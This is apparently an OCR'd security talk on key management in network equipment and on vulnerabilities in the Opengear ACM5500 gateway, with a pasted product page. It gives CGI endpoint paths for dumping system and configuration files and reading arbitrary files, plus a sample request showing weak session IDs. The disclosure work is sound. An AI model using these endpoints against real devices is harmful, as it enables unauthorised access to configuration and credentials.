cnRpZmljYXRlIEF1dGhvcml0eTEiMCAGCSqGSIb3DQEJARYTYWFyb24ud3JpZ2h0
QGdlLmNvbYIDEAABMA0GCSqGSIb3DQEBBAUAA4GBAH660+UGuhqN2j/mB1lsYMaT
C2INiMRJlzrj0N5sxdEJjpcsuaAXWCwLVmC3ECepV9tpPTa8QlcB4EzUVjQ32lpD
erf7gK+U1SCOz2B3qRQJkVSzBdoZed4fBW1B7qraM/vpMMa+gIh3FXLcdJR7M41+
zdVYxR18RqE2bGKfx/A9
-----END CERTIFICATE-----
:

Key Management in network equipment

- Default Keys are to be expected, however
  - Undocumented Certs/Keys = bad
  - Unchangeable Cert/keys = bad
  - Self-signed keys = ??
- Switches lack processor power and/or entropy to create their own keys on initialisation.


Key Management in network equipment

- Not just default (undocumented) passwords and accounts any more
- Now default (possibly undocumented) certifications and key need changing.
  - If possible
- In a secure manner
  - Before deployment
  - Direct physical connection to device needed
- Need to think about the risks of self signing certs


“The problem with Key Management is that you have to manage your keys”

Key Management in network equipment


“The problem with Key Management is that you have to manage your keys”



OpenGear


ACM5500 Management G
opengear.com/products/acm5500-management-gateway
LOCATION: Opengear
Contact Us
Sign In/Register
opengear
SMART SOLUTIONS FOR RESILIENT NETWORKS
SOLUTIONS
PRODUCTS
SUPPORT
THE COMPANY
BUY ONLINE
PARTNERS
Home - Products - Remote Site Management -
ACM5500
Management Gateway
OVERVIEW
IMAGES
FEATURES
SPECS
ORDERING
Overview
Complete Smart OOB™ remote management solution in one box
Deploy in popup stores, wiring closets, branch offices, communications cabinets and harsh remote sites
Remote site out-of-band access over 4G LTE, 3G, or PSTN with smart failover
Failover to Cellular™ with IP Passthrough for uninterrupted network connectivity
Integrated console server — manage router, switch and firewall serial & USB consoles
FIPS 140-2 validated encryption, SSL and SSH, stateful firewall, OpenVPN & IPsec
Environmental and physical sensor alarm notification via SMS, SNMP or Nagios
Automatically detect and recover from network outages and repair equipment faults
Zero Touch Provisioning (ZTP) automation over the network, without manual user interaction
The Opengear ACM5500 management gateway enables secure remote monitoring, access and control of distributed networks and remote sites, delivering complete and uninterrupted remote management for central operations staff. The ACM5500 deploys alongside distributed IT, network and power infrastructure, providing always-available secure access, true out-of-band management, proactive monitoring and smart automated response capabilities. The result is faster problem resolution without the need for expensive on-site technical visits.
Smart OOB™ for comprehensive out-of-band management
Maintains complete control during infrastructure fault conditions and network outages with serial, Ethernet and USB
Try our Demo Online
Demo our Smart OOB™ solution to test the full range of our capabilities.
First Name *
Last Name *
Email *
Company *
Phone
Country *
- Select -
I would like to receive more information about Opengear
START DEMO »
DOCUMENTS:
Product Brochure
User Manual
Quick Start Guide
Chat now with sales

OpenGear Support Report




OpenGear Support Report

- Link on a page normally only available to the root user…
- Can be directly accessed by *any* authenticated user from:
- https://192.168.0.1/cgi-bin/supportreport.cgi
- Dumps
  - Crontab.root
  - Inittab
  - Syslog
  - Support.txt
- Support txt includes:
  - Ifconfig, netstat, ssh key fingerprints and file locations.
  - Iptables, switch statistics, cell modem configuration,
  - Proc/meminfo, disk usage, process
  - Config.xml – including all usernames.


OpenGear File get

- https://192.168.0.1/cgi-bin/getfile.cgi
- Allows the user to get any file they have permissions to read.
- Useful if you have no SSH/telnet access…

OpenGear File get



OpenGear File get



OpenGear Weak Session IDs

GET /cgi-bin/index.cgi?form=portbuffers&h=0 HTTP/1.1

Host: 192.168.0.1

Connection: keep-alive

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36

DNT: 1


Referer: https://192.168.0.1/cgi-bin/index.cgi?form=manage&h=0

Accept-Encoding: gzip, deflate, sdch

Accept-Language: en-GB,en-US;q=0.8,en;q=0.6

Cookie: OgSessionId=**5fe92c34**;


OpenGear Weak Session IDs

